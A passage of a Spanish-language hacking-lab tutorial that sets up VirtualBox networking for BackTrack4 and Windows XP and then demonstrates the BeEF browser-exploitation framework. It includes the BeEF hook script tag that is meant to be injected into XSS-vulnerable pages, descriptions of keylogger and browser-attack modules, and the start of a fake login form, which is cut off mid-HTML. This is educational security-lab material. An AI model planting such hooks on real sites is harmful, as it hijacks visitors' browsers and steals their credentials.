Una vez instalado, cerramos la maquina virtual y volvemos a la **Configuración > Red**, donde debemos en este caso seleccionar la opción **"Adaptador puente"** o **"Bridged networking"**:




Como veis debajo debemos ver nuestra tarjeta de red, en mi caso **eth0**, que hará de puente con el adaptador de red emulado en la maquina virtual, de forma que la maquina guest se comporte como parte de nuestra red LAN y tendrá estas características:

Nuestra maquina virtual es un equipo más de la red interna.
Se tiene conexión "directa" con todos los equipos.
Todos los equipos tienen conexión directa contigo.

Esta es la forma que vamos a utilizar en todos los SO de nuestro laboratorio de hacking y por tanto la pondremos tanto en Backtrack4 como en Windows XP sp2. Si tenemos activado en el router la opción DHCP, el se encargará de darle a cada maquina virtual su IP y la conexión debe funcionar al volver a iniciar el SO guest.

Si por el contrario, no queremos activar DHCP en nuestro router, lo cual no es ninguna locura, pues nos da un poco de mas seguridad (sobretodo en las conexiones Wireless) y nos permite un control mayor de los equipos de la red local; deberemos darle una **IP fija** a cada uno de los SO virtuales:

En **Windows XP** nos vamos a **Panel de Control > Conexiones de Red > Conexión de Area local**; le damos un clic derecho y seleccionamos **Propiedades**. En la ventana que nos sale seleccionamos **"Protocolo Internet TCP/IP"** y le damos a **"Propiedades"**, con lo que nos saldrá la siguiente ventana que hay que rellenar completamente teniendo en cuenta el tipo de rango que usemos en nuestra red local:



Como veis estoy probando los servidores **DNS** de Google, ya se que cada vez se parece mas a un Gran Hermano, pero tiene unos servidores tan fáciles de recordar que no me he podido resistir ;-)

En **Linux** podemos utilizar varios métodos, pero en general por consola suele haber menos diferencia entre todos los tipos de distribuciones y sus respectivos escritorios. Para ello como root o con sudo debemos de poner:

#Configurar ifconfig
ifconfig eth0 192.168.1.200 netmask 255.255.255.0

#Configurar gateway
route add default gateway 192.168.1.1

#DNS
echo "nameserver 8.8.8.8" >> /etc/resolv.conf
echo "nameserver 8.8.4.4" >> /etc/resolv.conf

Si queréis podéis copiar todas estas instrucciones en un archivo de texto y haceros un script de bash, de forma que ejecutando el script se realicen todas esas ordenes sin tener que escribirlas en la consola una por una. Por si no lo sabéis, las lineas que comienzan con # son comentarios en los scripts de bash que no se deben de colocar en la consola. Eso si como script es una patata; pero como son ordenes comprobadas tampoco le he dado mas vueltas :-p

Por último, como siempre, debemos ver que todo funciona correctamente, viendo la configuración de red con ipconfig o ifconfig y como no, dando una vuelta por internet para saber más de XSS:

http://ha.ckers.org/xss.html


5. Servidor BeEF

BeEF es una herramienta creada por BindShell y con la cual se obtiene un sistema de explotación en el navegador. Con este framework podemos recolectar **zombies**, que son aquellas victimas que hayan seguido un enlace malicioso o entren en una página preparada con XSS, que les llevará a estar bajo control de este servidor, preparado para diferentes ataques e inyecciones mediante códigos script.

La verdad es que la herramienta es una maravilla y aunque estoy empezando con ella, da miedo las posibilidades que podemos tener, llegando a poder crear una botnet de ordenadores. Yo la conocí por otro gran blog de seguridad, pentester, donde lo explican mejor que yo:

http://www.pentester.es/2010/01/beef-xss-impact-tool.html

Su funcionamiento se comprende muy bien con el esquema que muestran en pentester y que me permito copiar para que lo veáis:




Como veis todo comienza con una web vulnerable a una ataque de Cross-site scripting, de modo que el atacante es capaz de introducirle un script, cuya función es poner en contacto el navegador de los clientes que visiten esa web vulnerable con el servidor BeEF creado por el atacante. A partir de aquí hay muchas posibilidades, como veremos hay **módulos de detección**, para saber información del ordenador zombie, **módulos de red**, que nos podría llevar a la red interna del ordenador victima y **módulos de ataques al navegador**, que como veremos están preparados para diferente tipos de navegadores, atacando al ordenador zombie mediante diferentes exploits.

Ahora ha llegado el momento de sacar partido a nuestro laboratorio de hacking, para ello vamos a ver en acción a BeEF, que esta incluido en Backtrack4, y como sparrin vamos a utilizar a Windows XP sp2 con su navegador por defecto, Internet Explorer 6, que tantas

alegrías esta dando a los creadores de malware y bichos en general :D


Iniciamos **Backtrack4** en VirtualBox, esperamos a que salgan el **login**, entramos como **root** y contraseña **toor** y cargamos Xwindows con **startx**. Si todo ha ido bien, ejecutamos el **Kmenu** de Backtrack y seleccionamos **Services > BEEF > Setup BeEF**. Con esto se carga el servidor y nos sale una consola con toda la información que nos va a interesar:



Como veis el servidor esta localizado en http://127.0.0.1/beef/ y nos dan un ejemplo de la mas simple pagina web que podemos utilizar para realizar un ataque, que como vemos al final de la imagen esta ya realizada por ellos en http://127.0.0.1/beef/example.html. De todo esto, lo mas importante es ver en el código html el script:

<script src='http://127.0.0.1/beef/hook/'></script>

Este sería el script que deberíamos introducir en la página vulnerable para provocar que los que visiten esa página entren en la red del servidor beef. Como podéis ver la dirección es **localhost**, en un caso real habría que cambiar 127.0.0.1 por la IP de la máquina donde este funcionando. En nuestro caso vamos a utilizar la IP de la red local, para ello en el mismo terminal ponemos la orden **ifconfig -a**:



Como veis no nos sale ninguna IP en **eth0**, esto puede pasar porque el sistema no ha levantado la tarjeta de red, esto se puede solucionar de una forma provisional, levantando la red con la orden **ifup eth0** (que es lo que hice para no perder tiempo) o si quieres de una manera permanente debemos abrir el archivo **/etc/network/interfaces** y añadirle:

auto eth0
iface eth0 inet dhcp

Esto si tenemos activo el DHCP, si por el contrario tenemos un IP estática se pondría:

auto eth0
iface eth0 inet static
address 192.168.1.3
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1

En este caso con la orden **ifup eth0** fue suficiente, si ahora miramos el resultado de **ifconfig**, si veremos lo que buscábamos:

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6b:a2:ab
          inet addr:192.168.1.19  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6b:a2ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:1 dropped:0 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5178 (5.1 KB)  TX bytes:1670 (1.6 KB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Como vemos nuestra IP es **192.168.1.19**, por lo que el servidor **BeEF** lo podemos ver desde cualquier ordenador de la red en la dirección:

http://192.168.1.19/beef/

Y para caer en sus redes, usando la página de ejemplo,seria:

http://192.168.1.19/beef/example.html

Bueno, ya estamos listo para jugar, desde **Debian** (ordenador Host) podemos ver que tenemos un servidor activo en **192.168.1.19**:


$ **nmap -p 0- 192.168.1.19**

Starting Nmap 4.62 (http://nmap.org) at 2010-03-16 11:01 CET
Interesting ports on 192.168.1.19:
Not shown: 65535 closed ports
PORT STATE SERVICE
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 6.512 seconds

Como veis utilizamos nmap como rastreador de puertos, solo explicar que por defecto nmap solo rastrea hasta el puerto 1024 por defecto; como muchas puertas traseras y malware utilizan puertos altos a mi me gusta la opción con **-p** que le indica el puerto y **0-** para que scanee todos los puertos. Los resultados son que ha encontrado 65535 puertos cerrados y el puerto 80 abierto por Apache2 que es el utilizado por BeEF como servidor web.


Vamos a ver el servidor desde Debian:



De primeras nos sale una pantalla de login donde ya esta preconfigurada la contraseña, con dar a **"Apply Config"** entramos en el servidor. Como veis en un caso real deberíamos darle una seguridad seria, para ello podemos cambiar la contaseña por defecto en el archivo **pw.php** que esta localizado en Backtrack4 en el path de la web de BeEF:

/var/www/beef/pw.php

Si os fijais abajo de la imagen tengo el complemento de firefox, **NOScript**, muy útil para prevenir problemas, pero claro si queremos aplicar la configuración debemos permitir el JavaScript, así que una vez permitido los script de esta página damos a **"Apply Config"** y nos reponde que **" BeEF Successfuly Configured"**. Damos a **"Finished"** para entrar por fin en la herramienta:




La página esta dividida en tres frames, el de la izquierda es donde saldrán los zombies que tengamos, en el centro se vera la información sobre el ordenador que estemos atacando y los resultados de algunos exploit y en la derecha veremos el log de todas los ataques que realicemos. He marcado con amarillo el menú donde podemos ver el verdadero potencial de esta herramienta con los diferentes módulos, las opciones y una pequeña ayuda. Por si no queréis ver alguno de estos frames se puede modificar con el submenú “View”.

Ahora si que si,jeje, vamos a ejecutar **Windows Xp** en Virtualbox y veremos si podemos tener alguien con quien practicar. Vamos a ejecutar la dirección de prueba con el Internet Explorer 6:

http://192.168.1.19/beef/example.html

Ahora ya podemos ver que tenemos un ordenador zombie, en este caso con la IP **192.168.1.201** y si en el menú Zombies lo seleccionamos veremos la información de esa máquina:



Se puede ver que hay un key logger configurado, por tanto vamos a ver si funciona, para ello voy a colocar este código en la página web de prueba, localizada en **/var/www/beef/example.html**:

```
<div align="center">
<center>
<table border="1" cellspacing="1" style="border-collapse: collapse" bordercolor="#111111"
width="15%" id="AutoNumber4" height="13">
<tr>
<td width="100%" height="10">
<form action=pwd2.php method=post>

   <table width=259 cellpadding=3 cellspacing=0 id=1>


<tr>
      <td align=left class="login"><font size="2" face="Tahoma"> 
 Username:</font></td>
<td align=center>
        <input type='text' name="user" size=15 maxsize=10 value=" class="login" >
       </td>

<tr>
      <td align=left class="login"><font size="2" face="Tahoma"> 
 Password:</font></td>

<td align=center>
```

